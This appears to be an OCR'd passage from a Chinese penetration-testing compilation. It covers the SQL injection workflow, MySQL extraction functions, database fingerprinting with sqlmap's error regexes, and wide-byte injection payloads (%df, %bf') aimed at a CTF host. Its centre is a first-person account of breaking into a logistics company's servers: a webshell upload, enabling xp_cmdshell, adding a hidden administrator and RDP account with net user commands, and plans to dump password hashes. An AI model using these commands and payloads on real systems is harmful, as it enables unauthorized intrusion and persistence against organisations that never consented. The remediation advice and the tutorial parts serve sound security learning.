
```
mysql> desc tables;        查看tables表的结构
+-----------------+---------------------+------+-----+---------+-------+
| Field           | Type                | Null | Key | Default | Extra |
+-----------------+---------------------+------+-----+---------+-------+
| TABLE_CATALOG   | varchar(512)        | YES  |     | NULL    |       |
| TABLE_SCHEMA    | varchar(64)         | NO   |     |         |       |
| TABLE_NAME      | varchar(64)         | NO   |     |         |       |
| TABLE_TYPE      | varchar(64)         | NO   |     |         |       |
| ENGINE          | varchar(64)         | YES  |     | NULL    |       |
| VERSION         | bigint(21) unsigned | YES  |     | NULL    |       |
| ROW_FORMAT      | varchar(10)         | YES  |     | NULL    |       |
| TABLE_ROWS      | bigint(21) unsigned | YES  |     | NULL    |       |
| AVG_ROW_LENGTH  | bigint(21) unsigned | YES  |     | NULL    |       |
| DATA_LENGTH     | bigint(21) unsigned | YES  |     | NULL    |       |
| MAX_DATA_LENGTH | bigint(21) unsigned | YES  |     | NULL    |       |
| INDEX_LENGTH    | bigint(21) unsigned | YES  |     | NULL    |       |
| DATA_FREE       | bigint(21) unsigned | YES  |     | NULL    |       |
| AUTO_INCREMENT  | bigint(21) unsigned | YES  |     | NULL    |       |
| CREATE_TIME     | datetime            | YES  |     | NULL    |       |
| UPDATE_TIME     | datetime            | YES  |     | NULL    |       |
| CHECK_TIME      | datetime            | YES  |     | NULL    |       |
| TABLE_COLLATION | varchar(32)         | YES  |     | NULL    |       |
| CHECKSUM        | bigint(21) unsigned | YES  |     | NULL    |       |
| CREATE_OPTIONS  | varchar(255)        | YES  |     | NULL    |       |
| TABLE_COMMENT   | varchar(80)         | NO   |     |         |       |
+-----------------+---------------------+------+-----+---------+-------+
21 rows in set (0.00 sec)

mysql>
```

select table_name from information_schema.tables where table_schema="security";





## 1.12.3SQL 注入一般流程


猜数据库名




猜表名




猜列名




猜某个字段的内容


## 1.12.4Mysql 函数

系统常用函数

user()——数据库用户名

database()——数据库名

version()——MySQL 版本

@@datadir——数据库路径

@@version_compile_os——操作系统版本

连接字符串函数

concat(str1,str2,str3),返回 str1+str2+str3;当有一个字符串为 NULL 时，即返回 NULL

例如 select concat(id,',',name) as con from info limit 1;

concat_ws(separator,str1,str2,str3),返回 str1+separator+str2+separator+str3

例如 select concat_ws(',',id,name) as con from info limit 1;

group_concat（str1,str2,str3）,返回 str1+str2+str3;

```
mysql> select concat(id,',',tryy) from challenges.vra8my297j;
+----------------------+
| concat(id,',',tryy) |
+----------------------+
| 1,0                  |
+----------------------+
1 row in set (0.00 sec)

mysql> select concat_ws(',',id,tryy) as con from challenges.vra8my297j;
+-----+
| con |
+-----+
| 1,0 |
+-----+
1 row in set (0.00 sec)

mysql> select group_concat(id,',',tryy) as con from challenges.vra8my297j;
+------+
| con  |
+------+
| 1,0  |
+------+
1 row in set (0.00 sec)

mysql>
```

其他字符串处理函数

ascii(a)将 a 转换成其 ASCII 值

ord(a)将 a 转换成其 ASCII 值

left(a,b)从左往右截取字符串 a 的前 b 个字符

substr(a,b,c)从 b 位置开始，截取字符串 a 的 c 长度

mid(a,b,c)从位置 b 开始，截取 a 字符串的 c 位

regexp、like 语句

结果正确，则返回 1；否则，返回 0

```
mysql> select user() regexp "^[a-z]";
+-------------------------+
| user() regexp "^[a-z]" |
+-------------------------+
|                       1 |
+-------------------------+
1 row in set (0.00 sec)

mysql> select version() >= 5;
+-----------------+
| version() >= 5 |
+-----------------+
|               1 |
+-----------------+
1 row in set, 1 warning (0.00 sec)

mysql> select user() like "ro%";
+--------------------+
| user() like "ro%" |
+--------------------+
|                  1 |
+--------------------+
1 row in set (0.00 sec)
```

# 1.13SQL 注入总结 1（数据库识别）

----vr_system

在测试 SQL 注入时有效的识别数据库指纹非常重要，不同的数据库有不同的特性，可以根据数据库不同的特性识别指纹信息。在数据库中进行字符串的拼接不同的数据库有所不同，可以通过字符串拼接方

式判断是什么类型数据库。在对于非字符类型的注入点，可以使用一些特殊的求值方法判断数据库指纹。数据库中存在内置的系统表，还可通过系统表的不同来判断数据库类型。报错信息也可以识别指纹。

## 1.13.1 字符串拼接

Oracle： ‘ora’ ||’ cle’
MS-SQL： ‘MS-’ +’ SQL’
MySql： ‘mys’ ’ ql’

## 1.13.2 函数计算

Oracle : BITAND(1,1)
MS-SQL : @@pack_received、@@rowcount
MySql : connection_id()、last_insert_id()、row_count()
PostgreSQL : select EXTRACT(DOW FROM NOW())

## 1.13.3 内置表名

MySQL : information_schema
SQL Server : sysobjects
Access : msysobjects
Oracle : sys

## 1.13.4 报错信息

| S.no | Error | Type of Database |
|---|---|---|
| 1 | You have an error in your SQL syntax; check the manual th at corresponds to your MySQL server version for the right s yntax to use near "1" LIMIT 0,1′ at line 1 | MySQL |
| 2 | ORA-00933: SQL command not properly ended | Oracle |
| 3 | Microsoft SQL Native Client error '80040e14' Unclosed quo tation mark after the character string | MSSQL |

## 1.13.5 在 SQLMAP 中是如何识别数据库？

我用的 SQLMAP 版本为 1.1.8-16 。在./xml/errors.xml 中,有多种报错识别方法。这里只是举例一些 SQLMAP 实现数据库识别的方法。

**MYSQL 报错：**

```
- <root>
    <!-- MySQL -->
  - <dbms value="MySQL">
      <error regexp="SQL syntax.*MySQL"/>
      <error regexp="Warning.*mysql_.*"/>
      <error regexp="MySqlException \(0x"/>
      <error regexp="valid MySQL result"/>
      <error regexp="check the manual that corresponds to your (MySQL|MariaDB) server version"/>
      <error regexp="MySqlClient\."/>
      <error regexp="com\.mysql\.jdbc\.exceptions"/>
    </dbms>
```

**MS-SQL 报错：**

```
    <!-- Microsoft SQL Server -->
  - <dbms value="Microsoft SQL Server">
      <error regexp="Driver.* SQL[\-\_\ ]*Server"/>
      <error regexp="OLE DB.* SQL Server"/>
      <error regexp="\bSQL Server[^<"]+Driver"/>
      <error regexp="Warning.*(mssql|sqlsrv)_"/>
      <error regexp="\bSQL Server[^<"]+[0-9a-fA-F]{8}"/>
      <error regexp="System\.Data\.SqlClient\.SqlException"/>
      <error regexp="(?s)Exception.*\WRoadhouse\.Cms\."/>
      <error regexp="Microsoft SQL Native Client error '[0-9a-fA-F]{8}"/>
      <error regexp="com\.microsoft\.sqlserver\.jdbc\.SQLServerException"/>
      <error regexp="ODBC SQL Server Driver"/>
      <error regexp="SQLServer JDBC Driver"/>
      <error regexp="macromedia\.jdbc\.sqlserver"/>
      <error regexp="com\.jnetdirect\.jsql"/>
    </dbms>
```

**Oracle 报错：**

```
    <!-- Oracle -->
  - <dbms value="Oracle">
      <error regexp="\bORA-\d{5}"/>
      <error regexp="Oracle error"/>
      <error regexp="Oracle.*Driver"/>
      <error regexp="Warning.*\Woci_.*"/>
      <error regexp="Warning.*\Wora_.*"/>
      <error regexp="oracle\.jdbc\.driver"/>
      <error regexp="quoted string not properly terminated"/>
    </dbms>
```

### 1.13.6 总结和延展


了解数据库特性才能更有针对性识别数据库。SQLMAP 中存在比较全面的数据库识别方法，拜读 SQLMAP 源码会对数据库识别方法有很大启发。

# 1.14 从一个废弃的上传页面到两台重要数据库服务器完全暴漏

作者:Jerk


记得网上有句话好像是，不用页面马上删，不用的端口马上关。暴漏在公网的服务器随时都有可能成为别人的猎物，不要抱任何侥幸心理，如果你还没有被搞，可能还没轮到。账户弱口令，上传不过滤，输入不过滤。这些很低级的错误，各位管理员还是不要犯。放在前

面的话就说这么多，下面看图，这是拿到的两台服务器：





下面从头儿开始说，这是某国际物流公司的服务器，最开始看到的页面一个非常非常老的上传页面，感觉着应该有漏洞。



实际比感觉要严重的多，对上传没有任何过滤，一句话木马直接上传了，拿菜刀链接。然后开始进行提权，首先拿到的权限是一个比较常见的权限 iis apppool\sof**.***.com。基础的系统命令可以执行，然后开始上传后门程序和提权程序，开始提权，执行之后就没了，秒被吞，应该是有防火墙或者杀毒软件，tasklist 看了，360 开着那，不做免杀基本上是没办法拿下。



然后就开始看看 C:\盘中安装的程序，看看有没有 ftp 或者 MSSQL 或者 Mysql 可用，ftp 用的是 Serv-U15.0.1 不是老版本的提权估计比较难。发现装着 SQL Server 那，本机应该是有数据库的。然后开始在一些网站的根目录中找配置文件，费了好大劲终于找到一个有账户密码的，但是本机登陆不上。然后开始结合一些账户密码猜解登陆相邻 ip 的机器的 1433 端口，刚开始用 HeidiSQL 登陆目标但是登陆直接未响应，也不知道什么问题，这个小工具平时挺好用的，关键是时候掉链子了，写这个文章的时候又试了下可以登上了。




推荐大家用这个小工具，小巧精致，可以支持 Mysql 和 MSSQL 各种协议登陆。昨天晚上操作的时候均在 SQL Server Management 上操作的。以下是登陆结果：




登陆上的时候应该意味着这个服务器要收入囊肿了。SA 权限只是 xp_cmdshell 未开始，配置下开启:


EXEC sp_configure ‘show advanced options’, 1
RECONFIGURE
EXEC sp_configure ‘xp_cmdshell’, 1
RECONFIGURE
成功开启 xp_cmdshell

之前已经用 nmap 扫过了目标是开着 3389 的，然后直接添加用户就行了
Net user Summer 满足复杂度要求的密码 /add

Net localgroup Administrators Summer /add


Net localgroup “Remote Desktop Users” /add

执行最后一行命令的时候竟然报错了，看图:





这个时候首先执行下 net user Administrator 看下他的本地组的名称，可能不是默认的，也可能默认的和常见的默认并不相同，前两天群里有人搞国外的服务器的时候说默认的和咱们默认的不一样，所以最后看下。这台机器没问题，管理员组是 Administrators 远程桌面组是 Remote Desktop Users，这个时候报错可能 SQL 语句的问题了，仔细看了看这几个单词也没拼错，应该就是引号的问题，把引号换过来，添加成功了。

这个时候千万不要急着直接登陆目标，如果目标不是 windows Server 版本你会直接把对方顶掉，这个时候肯定会被发现了，一旦被发现，再想拿下目标应该会难很多。执行下 systeminfo 看下目标的系统版本：




这个时候可以果断登陆目标了服务器了，发现管理员竟然把防火墙主动关闭了，可能也正是这样，才导致入侵的如此方便。




本来想获取下目标管理员的 Hash 的从网上查了资料，对于 2012 的服务器 GetHashes，wce 等等小工具好像都不行，有的还会导致目标服务器重启，不过网上看资料可以通过 vssown.vbs + libesedb + NtdsXtract 来获取系统 hash 对于 03-12 通杀，准备在本地测试下，再拿到目标上测试，测试成功单独写个文章这台服务器基本上是拿下了，另外一台也通过一些小社工只能登陆 MSSQL 数据库也配置了

xp_cmdshell，但是不能执行任何命令，提示 Createprocess 失败，应该还是 360 和防火墙导致的，等通过 hash 破解出来一个密码后应该可以通过社工的方法获取到。这个小渗透到为止。
改进建议:上传页面必须做白名单验证加二次渲染，MSSQL 的账户的权限低到够用就行，各个服务器的账户密码不要雷同，这么重要的数据库服务器最起码防火墙应该开着,网站后台的的弱口令应该改掉。
推荐两个小工具：
一个是截屏工具 Snipaste 比 qq 的截屏要好用很多很多:
https://zh.snipaste.com/download.html
数据库链接小工具 HeidiSQL，小巧方便，不知道有没有后门，虚拟机中运行！
链接: https://pan.baidu.com/s/1sla4RDF 密码: en1s

# 1.15 浅谈对宽字节注入的认识

antian365 by eth10

宽字节注入之前看到过，但是没有实战过，后面也没有找到合适的测试环境，今天刚好看到一个关于宽字节注入的 ctf 题,因此借此来学习下宽字节注入,如果写得不好的地方，烦请各位多多指导，谢谢！本文主要是简单介绍下宽字节注入，以及如何通过手工和工具进行宽字节注入的一个利用，通过本文我主要学习到以下三点：

1、扩展了我对 SQL 注入进行探测的一个思路！
2、学习了如何使用宽字节探测注入！
3、如何使用 sqlmap 自动化对宽字节进行注入！

## 1.15.1 宽字节注入

这里的宽字节注入是利用 mysql 的一个特性，mysql 在使用 GBK 编码（GBK 就是常说的宽字节之一，实际上只有两字节）的时候，会认为两个字符是一个汉字（前一个 ascii 码要大于 128，才到汉字的范围），而当我们输入有单引号时会自动加入\进行转义而变为\'（在 PHP 配置文件中 magic_quotes_gpc=On 的情况下或者使用 addslashes 函数，icov 函数，mysql_real_escape_string 函数、mysql_escape_string 函数等,提交的参数中如果带有单引号'，就会被自动转义\'，使得多数注入攻击无效），由于宽字节带来的安全问题主要是吃 ASCII 字符(一字节)的现象，将后面的一个字节与前一个大于 128 的 ascii 码进行组合成为一个完整的字符（mysql 判断一个字符是不是汉字，首先两个字符时一个汉字，另外根据 gbk 编码，第一个字节 ascii 码大于 128，基本上就可以了），此时'前的\就被吃了，我们就可以使用'了，利用这个特性从而可实施 SQL 注入的利用。

最常使用的宽字节注入是利用%df，其实我们只要第一个 ascii 码大于 128 就可以了，比如 ascii 码为 129 的就可以，但是我们怎么将他转换为 URL 编码呢，其实很简单，我们先将 129（十进制）转换为十六进制，为 0x81，如图 1 所示，然后在十六进制前面加%即可，即为%81,任意进制在线转换网站请点击此处!另外可以直接记住 GBK 首字节对应 0×81-0xFE，尾字节对应 0×40-0xFE（除 0×7F），则尾字节会被吃点，如转义符号\对应的编码 0×5C！

另外简单提一下，GB2312 是被 GBK 兼容的，它的高位范围是 0xA1-0xF7，低位范围是 0xA1-0xFE(0x5C 不在该范围内)，因此不能使用编码吃掉%5c。


图1 将十进制 129 转换为十六进制

## 1.15.2 实验环境

本次实验环境如下：

URL 地址：http://103.238.227.13:10083/

相关版本信息：PHP 7.0.7、mysql 5.5.48-log！

WebServer: nginx！

Content-Type: text/html; charset=gbk！

以上多数信息可使用 F12 进行简单的信息收集（近期我正在将我目前会的渗透实战中常用的信息收集进行整理，其中第一个信息收集就是 F12 信息收集），通过 F12 我们收集到如图 2 所示信息，另外我们也可通过添加火狐插件 server-spy 进行这些信息的获取。


图2 F12 信息收集

## 1.15.3SQL 注入简单思路

今天学习到了一个 SQL 注入探测的一个简单思路，而不是说就简单的 and 或者 or 以及’进行探测，或者直接使用 sqlmap 的-b 参数来进行探测（以前的我是这样的），因此可能错过了好几个亿。对 SQL 注入进行探测主要可根据以下思路来进行：

第一步： 简单使用 and、or、’，判断是否有注入，不行接着加入一些自己创的语句简单判断（如 order by 看有没有报错等）！

第二步，如果第一步没有看到效果，可进行宽字节注入探测，输入%bf'（或者%81’），发现报错，存在宽字节注入！

